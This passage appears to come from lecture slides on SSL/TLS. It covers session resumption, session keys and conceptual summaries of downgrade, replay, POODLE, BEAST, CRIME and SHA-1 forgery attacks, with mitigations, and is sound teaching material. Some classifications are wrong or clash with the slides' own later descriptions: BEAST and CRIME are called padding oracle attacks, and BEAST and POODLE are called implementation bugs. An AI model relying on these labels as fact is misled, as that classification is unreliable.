
1. Each record is **decrypted** using the session keys.
2. The integrity is checked with the **MAC**.
3. If enabled, data is **decompressed**.

- 3. Reconstruct Plaintext Data**

1. Valid plaintext data is buffered into the **TLS buffer**.
2. Data may be accumulated in $m - \text{byte}$ chunks before passing up to the application.

- 4. Deliver to Application**

1. The reconstructed data is returned to the application through the `SSL_read()` function.



Previous session resumption or Duplicate an existing Session



Process Flow

1. Client Hello

- ❑ Client sends a client hello with the **Session ID** of the session to resume.
- ❑ Server checks its **session cache** for a match.
- ❑ If a match is found and the server agrees → it sends a server hello **with the same Session ID**.

1. Change Cipher Spec


- Both client and server immediately send **change cipher spec** messages.
- Then they exchange **finished** messages.

3. Resumption Complete


- ✓ Once done, client and server can begin to exchange **application layer data**.

Fallback Case

- If no Session ID match is found:
 - The server generates a **new Session ID**.
 - Client and server must perform a **full SSL/TLS handshake**.




Message sequence diagram with detailed TLS handshaking



[A Cryptographic Analysis of the TLS 1.3 Handshake Protocol](#)

Use of Session keys



Usage

- Each direction (client → server, server → client)
 - 1 encryption key
 - 1 IV
 - 1 MAC key

From Security Mechanism to Weaknesses



What SSL/TLS Achieves


- Handshake authenticates identities.
- Session keys protect data confidentiality & integrity.
- Finished messages confirm successful key exchange.

But No System is Perfect

- Implementations may contain flaws.
- Protocol versions may have weaknesses.
- Poor configurations can undermine strong cryptography.

SSL/TLS Vulnerabilities

- Attacks that exploit protocol, configuration, or certificate trust.
- Real-world risks: downgrade attacks, certificate misuse, weak ciphers.



Authentication

Validates server or client identity with certificates

Confidentiality

Protects data with session keys

Integrity

Detects tampering with MAC/HMAC

Forward Secrecy (in modern TLS)



Protocol Weaknesses

Older SSL/TLS versions



Implementation Bugs

Heartbleed, BEAST, POODLE



Weak Configurations

Export ciphers, RC4, short RSA keys



Certificate Issues

Misissued or compromised certificates

SSL/TLS Vulnerabilities



Key Vulnerabilities Associated With SSL/TLS:

1. Handshake Protocol

1. Susceptible to downgrade attacks, replay attacks, and weak key negotiation.

2. Record & Application Data Protocols


1. Risks of padding oracle attacks (e.g., POODLE, BEAST, CRIME).
2. Potential information leakage during encryption/decryption.

3. Cryptography using PKI

1. Weak/obsolete algorithms (e.g., MD5, SHA-1).
2. Poor random number generation.
3. Mismanaged or compromised keys.

4. Application-Specific Vulnerabilities

1. Improper certificate validation.
2. Misconfiguration of SSL/TLS libraries.
3. Insecure client/server implementations.



Handshake Protocol Vulnerabilities



Scenario

A hacker intercepts the handshake between a client (browser) and a server. Instead of allowing negotiation of the strongest cipher, the attacker forces both parties to use a weaker cipher suite.


Downgrade Attacks → Forcing the client/server to negotiate weaker cipher suites (e.g., SSLv3).

Replay Attacks → Reusing captured handshake messages to impersonate the client.

Weak Key Negotiation → The server accepts weak Diffie-Hellman parameters, making session keys guessable.

Mitigation

Use **TLS 1.3 only**, disable weak ciphers, and enforce strict negotiation rules to prevent these attacks.



Record & Application Data Protocol Vulnerabilities



Scenario

An attacker targets a TLS session that uses block ciphers with padding (CBC mode). By carefully crafting messages and analyzing error responses or timing differences, the attacker can recover session information.

POODLE: Forces SSLv3 fallback and exploits padding weakness.


BEAST: Leverages predictable initialization vectors in TLS 1.0.

Information Leakage → Timing side-channels or detailed error messages during decryption may reveal secrets.

CRIME: Uses compression to leak secret cookies.

Mitigation

Disable obsolete protocols (SSLv3, TLS 1.0), avoid compression in TLS, and use authenticated encryption modes like **AES-GCM**.



Cryptographic attack Using PKI



Scenario

CA (Certificate Authority) issues a certificate using SHA-1. Attackers can forge collisions, allowing fake certificates that appear valid.

Weak Algorithm: Attackers forge fake certificates signed with SHA-1.

